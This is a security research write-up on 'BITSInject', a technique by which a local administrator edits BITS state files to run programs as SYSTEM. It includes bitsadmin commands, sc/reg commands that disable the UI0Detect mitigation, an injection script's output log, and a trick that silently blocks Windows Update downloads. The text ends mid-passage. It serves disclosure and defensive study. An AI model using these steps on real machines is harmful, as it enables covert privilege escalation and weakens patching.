BITSInject

Using the BITS service to execute a program in the “NT AUTHORITY/SYSTEM” session.

Summary

BITS Background

Details

How We Got There - Research Flow

- First Naive Try
- Taking Inspiration From Windows Update Service (wuaueng)
- Imitating Wuaueng
- The State File is the Supervisor
- Interactive or not?
- Migrate your Payload
- A Cleaner Method

A Little Anecdote

Reproduction Instructions

- General Reproduction Description
- Step-by-step Reproduction instructions

Affected Environment Details

Summary

We formed a logical manipulation on BITS's permissions validation model. As a local administrator, we were able to take almost full control of the BITS jobs queue, altering jobs' properties and states, **ultimately achieving program execution in the LocalSystem account (NT AUTHORITY/SYSTEM), within session 0.**
It does not involve creating a new service, nor modifying any of the OS's PE files.

We introduce a new method in which a **local administrator account** can execute a program in the NT AUTHORITY/SYSTEM context. The method relies on BITS NotifyCmdLine option, by injecting a job to the service queue. Execution can be either interactive[1] or not.

In this article, we would like to not only introduce the practical method, but also:

- Present a detailed explanation of the binary structure of the BITS DB file (from now on, we will use the internal name - "state file")
- Share the knowledge we gathered while researching the service operation flow
- Provide free giveaways:
    - A one-click python script that executes a program as LocalSystem using this new technique
    - A generic python script that injects any pre-produced job into the current queue
    - An *010 editor* template file with the types and structs definitions, which can be used to parse BITS files.
    - SimpleBITSServer - a Python implementation of a BITS server, based on Python's SimpleHTTPRequestHandler.

[1]An interactive program will dispatch the "Interactive Services Detection" message (forced by the UI0Detect service).

BITS Background

It is important to understand BITS and some of the key terms used throughout this article. So what is BITS in brief?

- A mechanism (service and protocol) that facilitates transferring of files over HTTP asynchronously in the background, featuring priorities, fail recovery and persistency.
- Its most widespread use is to download Windows updates from Microsoft servers. Many other programs use it as well for downloading updates.
- `qmgr.dll` is the Windows service DLL implementing BITS client.
- It is easily used in recent Windows versions through PowerShell cmdlets, and in previous versions - bitsadmin.exe deprecated utility.
    - C/C++ API interfaces (COM) are available and documented on MSDN.
- BITS defines 3 types of operations:
    - Download
    - Upload
    - Upload-Reply

  Each operation instance is called a job.
- BITS manages jobs in a priority queue, maintained by qmgr.dll.
    - This queue is persisted on disk and is updated on any change.

Details

The general technique involved is injecting a serialized BITS-job object into the service queue[2].
This is done by modifying the BITS state files, which maintain its jobs queue in run time.
And because of the nature of state files - it does not affect the usual operation of any other existing jobs, nor any jobs that are added throughout the injection process.
In addition, we can optionally make the job appear as if it is owned by another user, making it less suspicious.

Interestingly, the state file binary structure is a **clear, unencrypted and unprotected binary serialization** of the job objects inside the queue. Reversing this structure allowed us to change state, properties, flags and settings of any existing job, and even, as mentioned above, inject our custom jobs. Because of the unified serialization method across machines, **we could use a job that was serialized on one machine, to execute on another machine**.
Controlling these aspects of jobs may open the door to other possible attacks, beyond the one described here.

[2]The term “Queue” is used here throughout, even though it is more like a priority queue.

Utilizing the following operation mechanisms allowed us to achieve the described SYSTEM execution:

File permissions integrity

Regular protection is applied to these state files, which are used and maintained by an OS SYSTEM process. They are held to SYSTEM use only as long as the service is running. Temporarily stopping the BITS service peels a bit of the protection applied to the files, which are owned by SYSTEM but can be modified by a local administrator (no kernel file lock is used nor even `TrustedInstaller` protection). Thus, we can modify them and control almost every aspect of the jobs queue.

Clear, straight-forward object serialization to disk

As said before, the state file content is nothing but a binary serialization of the current jobs in the queue, and this serialization is done mainly by `CJob::Serialize(class CQmgrWriteStateFile)`. Reversing its structure allowed us to change state, properties, flags and settings of any existing job, and even injecting our custom jobs.

Examples of the job properties we managed to easily extract:

1. Priority
2. State
3. GUID
4. Display Name
5. Description
6. Command Line
7. Command Line Parameters
8. Notification Flags
9. Presented owner SID
10. Remote URL
11. Destination path
12. Temp path (BITXXXX.tmp)
13. Proxy Settings
14. Bypass Addresses
15. ACL Flags

And more… Here is a partial screenshot showing how job properties seen in PowerShell output are projected in their binary serialized form; full definition is given in next sections:

```
PS C:\Users\1> Get-BitsTransfer

JobId                  DisplayName           TransferType          JobState              OwnerAccount
-----                  -----------           ------------          --------              ------------
7a593d78-a521-43e7-85... Download VLC        Download              Transferring          1-PC\1
```

```
PS C:\Users\1> Get-BitsTransfer | select *


JobId                   : 7a593d78-a521-43e7-85d2-9a4eb36563d8
DisplayName             : Download VLC
Description             : This is a file transfer that uses the Background Intelligent Transfer Service (BITS).
TransferType            : Download
JobState                : Transferring
OwnerAccount            : 1-PC\1
Priority                : Foreground
RetryInterval           : 600
RetryTimeout            : 1209600
TransientErrorCount     : 0
ProxyUsage              : SystemDefault
ErrorContext            : None
ErrorCondition          : NoError
InternalErrorCode       : 0
ErrorDescription        :
ErrorContextDescription :
BytesTotal              : 31717016
BytesTransferred        : 26726816
FilesTotal              : 1
FilesTransferred        : 0
CreationTime            : 12/04/2017 10:16:27
ModificationTime        : 12/04/2017 10:16:37
TransferCompletionTime  : 01/01/0001 00:00:00
FileList                : {http://get.videolan.org/vlc/2.2.4/win64/vlc-2.2.4-win64.exe}
ProxyList               :
ProxyBypassList         :
```

Name	Value	Start	Size	Color
▷ StateFileChangingHeader[16]	õj ⊢|	0h	10h	Fg: Bg:
▷ StateFileStaticHeader[16]	!÷+È@™ⅠJŸ→:®½‰Nê	10h	10h	Fg: Bg:
▷ QueueHeader		20h	10h	Fg: Bg:
JobsCounter	1	30h	4h	Fg: Bg:
◢ Job		34h	7E2h	Fg: Bg:
◢ JobHeader		34h	10h	Fg: Bg:
▷ Data[16]	"6 5 ϑ┼J„ó±~{Iœ×	34h	10h	Fg: Bg:
JobType	Download (0)	44h	4h	Fg: Bg:
Priority	Normal (2)	48h	4h	Fg: Bg:
JobState	Queued (0)	4Ch	4h	Fg: Bg:
Unknown00	0h	50h	4h	Fg: Bg:
◢ Guid[2]		54h	10h	Fg: Bg:
Guid[0]	49EF35B581120AC0h	54h	8h	Fg: Bg:
Guid[1]	FC2F57D5E30E1A9Ch	5Ch	8h	Fg: Bg:
◢ DisplayName		64h	32h	Fg: Bg:
DisplayNameLength	23	64h	4h	Fg: Bg:
▷ DisplayName[23]	INTERACTIVE_W_DOWNLOAD	68h	2Eh	Fg: Bg:
▷ Description		96h	6h	Fg: Bg:
◢ CommandLine		9Ch	3Ch	Fg: Bg:
CommandLineLength	28	9Ch	4h	Fg: Bg:
▷ CommandLine[28]	c:\windows\system32\cmd.exe	A0h	38h	Fg: Bg:
▷ CommandLineParams		D8h	6h	Fg: Bg:
◢ SID		DEh	16h	Fg: Bg:
SIDLength	9	DEh	4h	Fg: Bg:
▷ SID[9]	S-1-5-18	E2h	12h	Fg: Bg:
NotificationFlags	BG_NOTIFY_JOB_TRANSFERRED_BG_NOTIFY_JOB_ERROR (3)	F4h	4h	Fg: Bg:

Note that the deprecated utility bitsadmin.exe provides access to changing more aspects and properties of a job, than PowerShell cmdlets do.

Lack of unique machine identification

Another validation absence actually allowed our self-crafted, privileged job to be injected on different machines (with the same OS version), without a single change. In other words, a job created at one machine is not tangled by any means to the origin machine that created it.
We took use of it to customly produce “payload” jobs in one “factory” computer, and transfer them **as they are** to another machine’s queue. The other machine’s BITS service would then execute it.

Relying on state file data without verification

The above circumstances make the enforcement of some parts of the user/logon validation useless, because the enforcement is done before committing job changes to the state file. After they are committed to disk, BITS service trusts the state file data with no validation. And because we anyway **have write access to that file (as a local administrator), many previous checks become meaningless.**

Eventually, we were able to form and inject a job that led BITS to execute a process of our will, having the `NT AUTHORITY/SYSTEM` access token, and within its session.
And because of the nature of state files - it does not hurt the usual operation of any other existing jobs, nor any jobs that are added throughout the injection process.
In addition, if a user’s SID from the target computer is known in advance, we can optionally make the job appear as if it is owned by that user, making it less suspicious.

How We Got There - Research Flow

After some playing around, we noticed *wuaueng* (Windows Update) is running jobs as SYSTEM in order to install its updates, so we wanted to create our own SYSTEM-privileged job with a cmdline to execute.
It is important to note that the new PowerShell BitsTransfer cmdlets offer only a limited interface, especially around the notification command line feature. For that reason, we mainly used the deprecated bitsadmin.exe utility which gives a more comprehensive control over BITS jobs.

First Naive Try

Our first try was running bitsadmin as SYSTEM using psexec and adding a download job:

```
Bitsadmin /CREATE I_WANT_YOUR_SYSTEM
Bitsadmin /ADDFILE I_WANT_YOUR_SYSTEM
http://get.videolan.org/vlc/2.2.4/win64/vlc-2.2.4-win64.exe c:\temp\vlc.exe
```

/ADDFILE has failed, giving us the reason:

```
Unable to add file to job - 0x800704dd
```

Which really means (powershell's Start-BitsTransfer cmdlet is more verbose here):

The operation being requested was not performed because the user has not logged on to the network

```
PS C:\Windows\system32> Start-BitsTransfer -TransferType Upload -Source "C:\temp\vlc.exe
Start-BitsTransfer : The operation being requested was not performed because the user h
as not logged on to the network. The specified service does not exist. (Exception from
HRESULT: 0x800704DD)
At line:1 char:19
+ Start-BitsTransfer <<<<  -TransferType Upload -Source "C:\temp\vlc.exe" -Destination
http://get.videolan.org/vlc/2.2.4/win64/vlc-2.2.4-win64.exe -DisplayName "SYSTEM Job"
    + CategoryInfo          : NotSpecified: (:) [Start-BitsTransfer], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException,Microsoft.Ba
   ckgroundIntelligentTransfer.Management.NewBitsTransferCommand
```

That's right, the user that creates the job is the job owner, and only it can modify its jobs. Moreover, the modification operations must be performed from an interactive logon session of that user (either locally or remotely), unless the operation is done by a service. And as we know, the shells we run using psexec are not in the LocalSystem interactive context, even though LocalSystem is always logged on.


So what we actually got here is a job with LocalSystem being its owner, but that owner is now unable to control the job. Kind of an absurd situation, adding that we would encounter the same error if we tried to /CANCEL this job.

So how does *wuaueng* service does it?


Taking Inspiration From Windows Update Service (wuaueng)

So we started debugging *wuaueng* service and noticed it uses *qmgr*'s COM interface. In this in-proc scenario, *wuaueng* acts as the COM client, asking *qmgr*, the COM server, to add a download job, as seen in *wuaueng* function CBitsJob:Init(IBackgroundCopyManager*, ulong, CCallerIdentity const*, int, void*). To be exact, it uses the following *qmgrprxy.dll*'s COM CLSID: HKEY_CLASSES_ROOT\CLSID\{5CE34C0D-0DC9-4C1F-897C-DAA1B78CEE7C}\InProcServer32.

- Switching COM context to *qmgrprxy*:



- Dynamic call to the external COM function, offered by the qmgr interface:



When initiating a normal windows update, We noticed the following order of calls and treated this flow as the valid one we should pursue:

```
wuaueng!CJobManagerExternal::CreateJob ->
wuaueng!CBitsJob::AddFile ->
qmgr!CJob::Resume ->
qmgr!CJob::Transfer ->
qmgr!CJob::BeginDownload
```

On the way, we found out that the exception we got earlier (HRESULT: `0x800704dd`) is thrown inside the call to CJobExternal::AddFile. This sits well with the fact that we managed to create the job with no error, but only encountered it when we used the /ADDFILE flag.

Next we dynamically compared this normal flow that *wuaueng* initiated, with the flow that we initiated using bitsadmin (run as LocalSystem).
While both external calls to qmgr!CJobManagerExternal::CreateJob seemed identical in parameters, we identified the call to CJobExternal::AddFile as the main junction that differentiates the two flows. The simple difference is that this call threw an exception when using bitsadmin, but not using *wuaueng*.

So the security enforcement must happen at this border, right? Yes, now let's see how…
Going step by step with the comparison of the two flows, we found out the key difference.

First we need to remind you that a COM client that intends to invoke some function on the COM server is due to access check, performed by the server side by impersonating the client.
Generally, a server may implement its own access check function that correspond to its security criterias for a specific exported function (this will be done by implementing the IServerSecurity interface).
In this case, it seems that the *qmgr* service is using these interface functions to impersonate the client: IServerSecurity::CoImpersonateClient and IServerSecurity::CoRevertToself. These functions are used inside the following call to CNestedImpersonation::CNestedImpersonation.

After impersonation, the server switches to the client's user token to perform the actual modification of the job (CNestedImpersonation::SwitchToLogonToken):


```
lea     rcx, [rsp+188h+Token] ; this
call    ??0CNestedImpersonation@@QEAA@XZ ; CNestedImpersonation::CNestedImpersonation(void)
nop
lea     rcx, [rsp+188h+Token]
call    ?SwitchToLogonToken@CNestedImpersonation@@QEAAXXZ ; CNestedImpersonation::SwitchToLogonToken(void)
xor     ebx, ebx
mov     [rsp+188h+var_130], rbx
test    [rsi+490h], r12b
jz      loc_7FEED82688E
```

So far both flows look identical, so we went deeper into CNestedImpersonation::SwitchToLogonToken where the exception is thrown from.

And this is the function where the magic happens. After retrieving some parts of the token such as the SID and IntegrityLevel, and just before *qmgr* tries to clone the user token, we see a call to GetTokenInformation. And this call is the junction we were looking for that differs between the two flows:

- When the job was initiated by wuaueng - this function returns 0
- When the job was initiated by bitsadmin - this function returns 1

And what does this value represent?
It is the session ID, because the function is called with TokenInformationClass=TokenSessionId:



So we simply want this value to be 0 to represent session 0, just like it is when *wuaueng* is the job initiator.

Imitating *Wuaueng*

Previously, we found out what is the cause for the difference between the mentioned flows. In this step we wanted to make the bitsadmin flow act as it was initiated from *wuaueng* service. We changed the memory in runtime to store a fake result from GetTokenInformation.

So we again Initiated a job from a SYSTEM PowerShell. We put a breakpoint a bit after the call to `GetTokenInformation` and just before the call to `CloneUserToken`. We changed the value in `dword ptr [rsp+0A8+var_88]` (in the image above) to 0. We are now fooling the *qmgr* server to think that the client is at session 0.

And this way, `AddFile` succeeded. So we have an actual valid job. Almost. Because the job state is SUSPENDED and will stay this way until LocalSystem will start it. But the existing LocalSystem (session 0) will not voluntarily do that for us.
So, do you remember the normal flow we wrote down before? Looking at it, we see that our next obstacle is to call `CJobExternal::Resume`.
The problem is that we will face the same AccessCheck mechanism, so we will have to bypass it again using debugging and in-memory change. It would be feasible if we could finish happily after that, but the truth is that there will be many more obstacle calls alike along the way - calls to `Resume` and `Transfer` for example - over and over again.

To overcome this frustrating future, we found a shortcut on the hard disk...

The State File is the Supervisor

As mentioned before, we observed that *qmgr* service maintains its jobs queue. The queue state has to be preserved between runs and restarts, so *Microsoft* thought that it would be a good solution to save it on the hard disk, in the form of a file called a “state file”, which is located in here:

`C:\ProgramData\Microsoft\Network\Downloader\`	`qmgr0.dat`
	`qmgr1.dat`

Notice there are actually 2 state files. Qmgr uses one as an alternate backup of the other. The exact backup model is not clear, but the easiest way for us to alter them is keep them identical. The following registry value tells which one is effect (0 or 1):
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\BITS\StateIndex

Qmgr takes care of updating any change in the job’s status and properties into the state file, ***and*** reads the file to get the job objects that it should execute. This is important to emphasize: the state file is a representation of the queue with all of its jobs included, and *qmgr* directly loads them to memory and continues with their execution. No security verification, no permission checks. It just trusts the state file’s contents.

How are the objects represented in this binary opaque file?
the state file binary structure is a clear, unencrypted and unprotected binary serialization of the job objects inside the queue.


So, we found out which bytes represent our job's state, and changed it to QUEUED according to this enum:

```
public enum JOB_STATE {
    Queued,
    Connecting,
    Transferring,
    Suspended,
    Error,
    TransientError,
    Transferred,
    Acknowledged,
    Cancelled,
    Unknown
};
```

From this state, *qmgr* treats the job as an already started one, and starts transferring the file!

The job completed when the download has finished, and BITS took care to open a process for us with the command line we specified. The new process inherits the job owner's token, thus it is run with `LocalSystem` permissions in session 0.
In other words, we now had an interactive CMD shell opened for us as SYSTEM in session 0.

All fun, but since Vista, Windows included a default mitigation that prevents services from opening interactive windows - `UI0Detect`. This is a service that monitors services that try to do just that, and pops up a confirmation message into the active user session. This is how it looks:



Clicking “View the message” and we are taken into session 0 with an open cmd.exe.

So how do we get rid of this mitigation?

Interactive or not?

The answer is simple, and there are actually two different approaches:

1. choose a command line that does not require interactiveness instead of cmd.exe.
   For example, we have created a simple executable that creates a file. We specified it as the notification command line and the file was created as a SYSTEM file.
2. change the following in registry and restart `UI0detect` service:

```
sc stop UI0Detect
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows /v NoInteractiveServices
/t REG_DWORD /d 1 /f
sc start UI0Detect
```

Migrate your Payload

The next thing we wanted is to similarly inject a job into another machine’s queue where we do not have debugging ability. Simply enough, we copied the state files (that included the SYSTEM job) from our machine to another with the same OS. Of course we had to first stop the BITS service on that remote machine, and when started off again - the job was run!

Clearly, the state file is not machine dependant. And because the SYSTEM SID is of a well-known fixed value (`S-1-5-18`), not a single change is needed in the state file with the SYSTEM “payload” job.

Trying the same on different versions uncovered the fact that the state file is OS version dependant.
We performed the same actions above to produce a “payload” job and a state file on a Windows 10 machine, and that allowed us to put it on other Windows 10 machines and see it works just the same.

In conclusion, one can produce a state file, having any desired jobs, on a machine running a specific OS version and transfer it to any other machine with that same version. Just duplicate the production steps on a machine with another OS version, and you’ve expanded the coverage for that version as well.

A Cleaner Method

Noticed that up till now the method demanded to fully overwrite the state file?
It bothered us because it makes this attack method too destructive to practically use - it overwrites all existing job on the target machine.

So we wanted to find a way to inject jobs to the queue while keeping the others as they are.
In order to do that, we started examining the exact structure of the state file.

You can find the template definition file on SafeBreach-Labs on github.

To make an even easier use of these findings, we wrote a python script that injects jobs to current queue. You can find it here - BITSInject.
You can provide it with a “payload” job buffer produced in the way described below (in the instructions section), and run it on the target machine. It will take care of both adding the job, waiting for it to finish, and removing it from queue afterwards.
To keep it simple, you can copy the example payload job buffer to a target computer and run the script - and you have a SYSTEM shell in seconds!

An example output of a successful injection:

```
C:\Projects\researchstorage\source\BITSInject>python BITS_InjectJob.py
[*] INFO - bits service state: RUNNING
[*] INFO - ----------------------------- injection started -----------------------------
[*] DEBUG - qmgr0.dat - updating new_data in position 0x30
[*] INFO - qmgr0.dat - Jobs counter changed:    2 ==> 3
[*] DEBUG - qmgr0.dat - updating new_data in position 0xf96
[*] INFO - qmgr0.dat - committing new_data to file
[*] WARNING - qmgr0.dat - failed committing to file ... Stopping bits again
[*] INFO - bits service state: STOP_PENDING
[*] INFO - qmgr0.dat - committing new_data to file
[*] INFO - qmgr0.dat - committed to file successfully
[*] DEBUG - qmgr1.dat - updating new_data in position 0x30
[*] INFO - qmgr1.dat - Jobs counter changed:    1 ==> 2
[*] DEBUG - qmgr1.dat - updating new_data in position 0x64c
[*] INFO - qmgr1.dat - committing new_data to file
[*] INFO - qmgr1.dat - committed to file successfully
[*] INFO - bits service state: STOPPED
[*] INFO - bits service state: START_PENDING
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] INFO - ----------------------------- injection finished -----------------------------
[*] DEBUG - waiting for job <81120AC0-35B5-49EF-9C1A0EE3D5572FFC> termination
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x0
[*] DEBUG - qmgr0.dat - injected job state is: 0x0
[*] DEBUG - qmgr1.dat - injected job state is: 0x6
[*] INFO - ----------------------------- cleaning started -----------------------------
[*] DEBUG - qmgr0.dat - updating new_data in position 0x30
[*] INFO - qmgr0.dat - Jobs counter changed:    2 ==> 1
[*] INFO - qmgr0.dat - committing new_data to file
[*] WARNING - qmgr0.dat - failed committing to file ... Stopping bits again
[*] INFO - bits service state: STOP_PENDING
[*] INFO - qmgr0.dat - committing new_data to file
[*] INFO - qmgr0.dat - committed to file successfully
[*] DEBUG - qmgr1.dat - updating new_data in position 0x30
[*] INFO - qmgr1.dat - Jobs counter changed:    2 ==> 1
[*] INFO - qmgr1.dat - committing new_data to file
[*] INFO - qmgr1.dat - committed to file successfully
[*] INFO - bits service state: STOPPED
[*] INFO - bits service state: START_PENDING
```

In addition, to make the method even cleaner in some attack scenarios - you can set the destination link of the job to a server that makes the job immediately go into error state and thus execute the command line without downloading any file.
One way to do it is running a BITS server that causes an error, such as a server that replies to the BITS client request without the Content-Length header. Not all errors will lead to the desired job state. Have your go with our SafeBreach-Labs/SimpleBITSServer.

A Little Anecdote

One little trick we found out along the way is preventing a BITS job from downloading, in cases we know the local destination folder in advance. The only prerequisite we need is write access to that target folder.

We used this trick to cause an error whenever WU tries to download an update package (Windows Update Error Code `80070050`). The error persists after restarts as well, effectively making a machine forever deprived of that update.
This method also demands, of course, administrator rights but unlike simply disabling automatic updates, this method is hidden quite well. Even the common workaround suggested by Microsoft for this error code - resetting windows update components - won't solve it. So an attacker with administrator rights can use it to weaken a machine's security and open himself new potential exploitation doors for attack vector redundancy.

And it is as simple as that:

BITS uses a very limited name space for choosing a temporary file name. Before downloading the requested file, BITS first downloads it to a temporary hidden file. It generates this file's name according to the following format (Pythonic regex):

```
BIT[0-9A-F]{1,4}.tmp
```


Only at job completion it is renamed to the requested destination name, and its attributes change to `FILE_ATTRIBUTE_NORMAL`. It takes a simple calculation to realise that this format encloses only 69,904 options for the file name:

